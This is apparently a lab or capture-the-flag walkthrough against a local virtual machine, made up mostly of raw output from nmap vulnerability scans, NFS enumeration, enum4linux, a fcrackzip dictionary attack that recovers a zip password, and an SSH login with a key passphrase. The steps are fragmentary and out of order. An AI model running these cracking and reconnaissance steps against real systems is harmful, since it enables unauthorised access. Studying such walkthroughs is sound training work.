udev                      4034688         0   4034688   0% /dev
tmpfs                      814584      1436    813148   1% /run
/dev/sda1                122281592  40216728  75807100  35% /
tmpfs                     4072912         0   4072912   0% /dev/shm
tmpfs                        5120         0      5120   0% /run/lock
vmhgfs-fuse            998972276 615974820 382997456  62% /mnt/hgfs/Share
vmhgfs-fuse            998972276 615974820 382997456  62% /mnt/hgfs/swiss-cyber-defence
vmhgfs-fuse            998972276 615974820 382997456  62% /mnt/hgfs/Scripts
tmpfs                     814580      2548    812032   1% /run/user/1000
192.168.203.129:/srv/nfs  7205504   2016512   4803328  30% /tmp/infosec

┌──(kali㉿kali)-[/tmp]
└─$
```



fcrackzip -b -D -u -p /usr/share/wordlists/rockyou.txt save.zip

```
┌──(kali㉿kali)-[/tmp]
└─$ fcrackzip -b -D -u  -p  /usr/share/wordlists/rockyou.txt save.zip


PASSWORD FOUND!!!!: pw == java101
```

```
┌──(kali㉿kali)-[/tmp/save]
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

```
ssh -i id_rsa jeanpaul@192.168.203.129

Enter passphrase for key 'id_rsa':
l_love_java
```

nmap

sudo nmap -sS -v -T4 -A 192.168.203.129

```
└─$ sudo nmap -sS -v -T4 -A 192.168.203.129
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-02 13:42 CET
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating ARP Ping Scan at 13:42
Scanning 192.168.203.129 [1 port]
Completed ARP Ping Scan at 13:42, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:42
Completed Parallel DNS resolution of 1 host. at 13:42, 0.01s elapsed
Initiating SYN Stealth Scan at 13:42
Scanning 192.168.203.129 [1000 ports]
Discovered open port 22/tcp on 192.168.203.129
Discovered open port 80/tcp on 192.168.203.129
Discovered open port 8080/tcp on 192.168.203.129
Discovered open port 111/tcp on 192.168.203.129
Discovered open port 2049/tcp on 192.168.203.129
Completed SYN Stealth Scan at 13:42, 0.13s elapsed (1000 total ports)
Initiating Service scan at 13:42
Scanning 5 services on 192.168.203.129
Completed Service scan at 13:42, 6.08s elapsed (5 services on 1 host)
Initiating OS detection (try #1) against 192.168.203.129
NSE: Script scanning 192.168.203.129.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.65s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.01s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Nmap scan report for 192.168.203.129
Host is up (0.00090s latency).
```

```
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
|   256 56323b9f482de07e1bdf20f80360565e (ECDSA)
|_  256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Bolt - Installation error
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100003  3         2049/udp   nfs
|   100003  3         2049/udp6  nfs
|   100003  3,4       2049/tcp   nfs
|   100003  3,4       2049/tcp6  nfs
|   100005  1,2,3     33373/tcp   mountd
|   100005  1,2,3     40098/udp   mountd
|   100005  1,2,3     43085/udp6  mountd
|   100005  1,2,3     52055/tcp6  mountd
|   100021  1,3,4     40255/tcp   nlockmgr
|   100021  1,3,4     43077/tcp6  nlockmgr
|   100021  1,3,4     44731/udp   nlockmgr
|   100021  1,3,4     58205/udp6  nlockmgr
|   100227  3         2049/tcp   nfs_acl
|   100227  3         2049/tcp6  nfs_acl
|   100227  3         2049/udp   nfs_acl
|_  100227  3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
8080/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
MAC Address: 00:0C:29:55:3B:2F (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 31.375 days (since Fri Dec  2 04:43:07 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.90 ms 192.168.203.129
```

NSE: Script Post-scanning.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.23 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.298KB)

sudo nmap -sV -script=vuln -p- -v -T4 -A 192.168.203.129

–$ sudo nmap -sV -script=vuln -p- -v -T4 -A 192.168.203.129
Starting Nmap 7.93 (https://nmap.org) at 2023-01-02 13:44 CET
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:44
NSE Timing: About 50.00% done; ETC: 13:45 (0:00:31 remaining)
Completed NSE at 13:45, 34.01s elapsed
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating ARP Ping Scan at 13:45
Scanning 192.168.203.129 [1 port]
Completed ARP Ping Scan at 13:45, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:45
Completed Parallel DNS resolution of 1 host. at 13:45, 0.01s elapsed
Initiating SYN Stealth Scan at 13:45
Scanning 192.168.203.129 [65535 ports]
Discovered open port 8080/tcp on 192.168.203.129
Discovered open port 80/tcp on 192.168.203.129
Discovered open port 22/tcp on 192.168.203.129
Discovered open port 111/tcp on 192.168.203.129
Discovered open port 2049/tcp on 192.168.203.129
Discovered open port 53745/tcp on 192.168.203.129
Discovered open port 33373/tcp on 192.168.203.129
Discovered open port 47345/tcp on 192.168.203.129
Discovered open port 40255/tcp on 192.168.203.129
Completed SYN Stealth Scan at 13:45, 9.36s elapsed (65535 total ports)
Initiating Service scan at 13:45
Scanning 9 services on 192.168.203.129
Completed Service scan at 13:45, 6.11s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.203.129
NSE: Script scanning 192.168.203.129.

```
Initiating NSE at 13:45
Completed NSE at 13:45, 22.80s elapsed
Initiating NSE at 13:45
Completed NSE at 13:45, 0.07s elapsed
Nmap scan report for 192.168.203.129
Host is up (0.00052s latency).
Not shown: 65526 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|     EXPLOITPACK:98FE96309F9524B8C84C508837551A19  5.8  https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19  *EXPLOIT*
|     EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97       5.8  https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  *EXPLOIT*
|     EDB-ID:46516     5.8  https://vulners.com/exploitdb/EDB-ID:46516     *EXPLOIT*
|     EDB-ID:46193     5.8  https://vulners.com/exploitdb/EDB-ID:46193     *EXPLOIT*
|     CVE-2019-6111    5.8  https://vulners.com/cve/CVE-2019-6111
|     1337DAY-ID-32328     5.8  https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
|     1337DAY-ID-32009     5.8  https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
|     CVE-2021-41617       4.4  https://vulners.com/cve/CVE-2021-41617
|     CVE-2019-16905       4.4  https://vulners.com/cve/CVE-2019-16905
|     CVE-2020-14145       4.3  https://vulners.com/cve/CVE-2020-14145
|     CVE-2019-6110    4.0  https://vulners.com/cve/CVE-2019-6110
|     CVE-2019-6109    4.0  https://vulners.com/cve/CVE-2019-6109
|     CVE-2018-20685       2.6  https://vulners.com/cve/CVE-2018-20685
|_          PACKETSTORM:151227     0.0  https://vulners.com/packetstorm/PACKETSTORM:151227  *EXPLOIT*
80/tcp   open  http     Apache httpd 2.4.38 ((Debian))
| http-enum:
|   /.gitignore: Revision control ignore file
|   /app/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /src/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_http-server-header: Apache/2.4.38 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:apache:http_server:2.4.38:
|     CVE-2022-31813       7.5  https://vulners.com/cve/CVE-2022-31813
|     CVE-2022-23943       7.5  https://vulners.com/cve/CVE-2022-23943
|     CVE-2022-22720       7.5  https://vulners.com/cve/CVE-2022-22720
|     CVE-2021-44790       7.5  https://vulners.com/cve/CVE-2021-44790
|     CVE-2021-39275       7.5  https://vulners.com/cve/CVE-2021-39275
|     CVE-2021-26691       7.5  https://vulners.com/cve/CVE-2021-26691
|     CVE-2020-11984       7.5  https://vulners.com/cve/CVE-2020-11984
|     CNVD-2022-73123      7.5  https://vulners.com/cnvd/CNVD-2022-73123
|     CNVD-2022-03225      7.5  https://vulners.com/cnvd/CNVD-2022-03225
|     CNVD-2021-102386     7.5  https://vulners.com/cnvd/CNVD-2021-102386
|     1337DAY-ID-34882     7.5  https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT*
|     EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2  https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB *EXPLOIT*
|     EDB-ID:46676     7.2  https://vulners.com/exploitdb/EDB-ID:46676     *EXPLOIT*
|     CVE-2019-0211    7.2  https://vulners.com/cve/CVE-2019-0211
|     1337DAY-ID-32502     7.2  https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
|     FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8     6.8  https://vulners.com/githubexploit/
```

FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| CNVD-2022-03224 6.8 https://vulners.com/cnvd/CNVD-2022-03224
| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*
| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
| CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
| CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
| CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
| CVE-2019-10097 6.0 https://vulners.com/cve/CVE-2019-10097
| CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
| CVE-2019-0215 6.0 https://vulners.com/cve/CVE-2019-0215
| CVE-2022-22721 5.8 https://vulners.com/cve/CVE-2022-22721
| CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
| CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
| 1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
| CVE-2022-30556 5.0 https://vulners.com/cve/CVE-2022-30556
| CVE-2022-29404 5.0 https://vulners.com/cve/CVE-2022-29404
| CVE-2022-28614 5.0 https://vulners.com/cve/CVE-2022-28614
| CVE-2022-26377 5.0 https://vulners.com/cve/CVE-2022-26377
| CVE-2022-22719 5.0 https://vulners.com/cve/CVE-2022-22719
| CVE-2021-36160 5.0 https://vulners.com/cve/CVE-2021-36160
| CVE-2021-34798 5.0 https://vulners.com/cve/CVE-2021-34798
| CVE-2021-33193 5.0 https://vulners.com/cve/CVE-2021-33193
| CVE-2021-26690 5.0 https://vulners.com/cve/CVE-2021-26690
| CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
| CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
| CVE-2019-17567 5.0 https://vulners.com/cve/CVE-2019-17567
| CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
| CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
| CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
| CNVD-2022-73122 5.0 https://vulners.com/cnvd/CNVD-2022-73122
| CNVD-2022-53584 5.0 https://vulners.com/cnvd/CNVD-2022-53584
| CNVD-2022-53582 5.0 https://vulners.com/cnvd/CNVD-2022-53582
| CNVD-2022-03223 5.0 https://vulners.com/cnvd/CNVD-2022-03223
| CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197
| CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993
| CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092
| 4013EC74-B3C1-5D95-938A-54197A58586D 4.3 https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D *EXPLOIT*
| 1337DAY-ID-35422 4.3 https://vulners.com/zdt/1337DAY-ID-35422 *EXPLOIT*
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
|_ PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441 *EXPLOIT*
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 33373/tcp mountd
| 100005 1,2,3 40098/udp mountd
| 100005 1,2,3 43085/udp6 mountd
| 100005 1,2,3 52055/tcp6 mountd
| 100021 1,3,4 40255/tcp nlockmgr
| 100021 1,3,4 43077/tcp6 nlockmgr
| 100021 1,3,4 44731/udp nlockmgr
| 100021 1,3,4 58205/udp6 nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
8080/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-aspnet-debug:
|_ status: DEBUG is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
| cpe:/a:apache:http_server:2.4.38:
| CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
| CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
| CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
| CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
| CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
| CVE-2021-26691 7.5 https://vulners.com/cve/CVE-2021-26691
| CVE-2020-11984 7.5 https://vulners.com/cve/CVE-2020-11984
| CNVD-2022-73123 7.5 https://vulners.com/cnvd/CNVD-2022-73123
| CNVD-2022-03225 7.5 https://vulners.com/cnvd/CNVD-2022-03225
| CNVD-2021-102386 7.5 https://vulners.com/cnvd/CNVD-2021-102386
| 1337DAY-ID-34882 7.5 https://vulners.com/zdt/1337DAY-ID-34882 *EXPLOIT*
| EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB *EXPLOIT*
| EDB-ID:46676 7.2 https://vulners.com/exploitdb/EDB-ID:46676 *EXPLOIT*
| CVE-2019-0211 7.2 https://vulners.com/cve/CVE-2019-0211
| 1337DAY-ID-32502 7.2 https://vulners.com/zdt/1337DAY-ID-32502 *EXPLOIT*
| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*
| CVE-2021-40438 6.8 https://vulners.com/cve/CVE-2021-40438
| CVE-2020-35452 6.8 https://vulners.com/cve/CVE-2020-35452
| CNVD-2022-03224 6.8 https://vulners.com/cnvd/CNVD-2022-03224
| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*
| 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 *EXPLOIT*
| 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B *EXPLOIT*
| 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE *EXPLOIT*
| CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
| CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224

```
|     CVE-2019-10082      6.4  https://vulners.com/cve/CVE-2019-10082
|     CVE-2019-10097      6.0  https://vulners.com/cve/CVE-2019-10097
|     CVE-2019-0217   6.0  https://vulners.com/cve/CVE-2019-0217
|     CVE-2019-0215   6.0  https://vulners.com/cve/CVE-2019-0215
|     CVE-2022-22721      5.8  https://vulners.com/cve/CVE-2022-22721
|     CVE-2020-1927   5.8  https://vulners.com/cve/CVE-2020-1927
|     CVE-2019-10098      5.8  https://vulners.com/cve/CVE-2019-10098
|     1337DAY-ID-33577    5.8  https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
|     CVE-2022-30556      5.0  https://vulners.com/cve/CVE-2022-30556
|     CVE-2022-29404      5.0  https://vulners.com/cve/CVE-2022-29404
|     CVE-2022-28614      5.0  https://vulners.com/cve/CVE-2022-28614
|     CVE-2022-26377      5.0  https://vulners.com/cve/CVE-2022-26377
|     CVE-2022-22719      5.0  https://vulners.com/cve/CVE-2022-22719
|     CVE-2021-36160      5.0  https://vulners.com/cve/CVE-2021-36160
|     CVE-2021-34798      5.0  https://vulners.com/cve/CVE-2021-34798
|     CVE-2021-33193      5.0  https://vulners.com/cve/CVE-2021-33193
|     CVE-2021-26690      5.0  https://vulners.com/cve/CVE-2021-26690
|     CVE-2020-9490   5.0  https://vulners.com/cve/CVE-2020-9490
|     CVE-2020-1934   5.0  https://vulners.com/cve/CVE-2020-1934
|     CVE-2019-17567      5.0  https://vulners.com/cve/CVE-2019-17567
|     CVE-2019-10081      5.0  https://vulners.com/cve/CVE-2019-10081
|     CVE-2019-0220   5.0  https://vulners.com/cve/CVE-2019-0220
|     CVE-2019-0196   5.0  https://vulners.com/cve/CVE-2019-0196
|     CNVD-2022-73122     5.0  https://vulners.com/cnvd/CNVD-2022-73122
|     CNVD-2022-53584     5.0  https://vulners.com/cnvd/CNVD-2022-53584
|     CNVD-2022-53582     5.0  https://vulners.com/cnvd/CNVD-2022-53582
|     CNVD-2022-03223     5.0  https://vulners.com/cnvd/CNVD-2022-03223
|     CVE-2019-0197   4.9  https://vulners.com/cve/CVE-2019-0197
|     CVE-2020-11993      4.3  https://vulners.com/cve/CVE-2020-11993
|     CVE-2019-10092      4.3  https://vulners.com/cve/CVE-2019-10092
|     4013EC74-B3C1-5D95-938A-54197A58586D     4.3  https://vulners.com/githubexploit/
4013EC74-B3C1-5D95-938A-54197A58586D     *EXPLOIT*
|     1337DAY-ID-35422    4.3  https://vulners.com/zdt/1337DAY-ID-35422 *EXPLOIT*
|     1337DAY-ID-33575    4.3  https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
|_          PACKETSTORM:152441     0.0  https://vulners.com/packetstorm/PACKETSTORM:152441
*EXPLOIT*
| http-cookie-flags:
|   /dev/:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
|_  /dev/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
33373/tcp open  mountd   1-3 (RPC #100005)
40255/tcp open  nlockmgr 1-4 (RPC #100021)
47345/tcp open  mountd   1-3 (RPC #100005)
53745/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:55:3B:2F (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 31.377 days (since Fri Dec  2 04:43:08 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.52 ms 192.168.203.129

NSE: Script Post-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.41 seconds
Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

nmap -sV --script=nfs- 192.168.203.129*

└─$ nmap -sV --script=nfs-* 192.168.203.129
Starting Nmap 7.93 (https://nmap.org) at 2023-01-02 15:49 CET
Nmap scan report for 192.168.203.129
Host is up (0.0010s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp open rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_ /srv/nfs 172.16.0.0/12 10.0.0.0/8 192.168.0.0/16
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 44107/udp6 mountd
| 100005 1,2,3 52851/tcp6 mountd
| 100005 1,2,3 55555/udp mountd
| 100005 1,2,3 57055/tcp mountd
| 100021 1,3,4 35002/udp6 nlockmgr
| 100021 1,3,4 35781/tcp nlockmgr
| 100021 1,3,4 37255/tcp6 nlockmgr
| 100021 1,3,4 38242/udp nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
8080/tcp open http Apache httpd 2.4.38 ((Debian))

|_http-server-header: Apache/2.4.38 (Debian)
9090/tcp open http   SimpleHTTPServer 0.6 (Python 3.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/3.7.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.63 seconds

enum4linux 192.168.203.129

┌──(kali㉿kali)-[~]
└─$ enum4linux 192.168.203.129
Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Mon Jan 2 14:05:10 2023

 ==(Target Information)==

Target 192.168.203.129
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ============================(Enumerating Workgroup/Domain on 192.168.203.129)============================

[E] Can't find workgroup/domain

 ================================(Nbtstat Information for 192.168.203.129)================================

Looking up status of 192.168.203.129
No reply from 192.168.203.129

 ====================================(Session Check on 192.168.203.129)====================================

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

Users & Passwords

Users:
jeanpaul


Passwords:

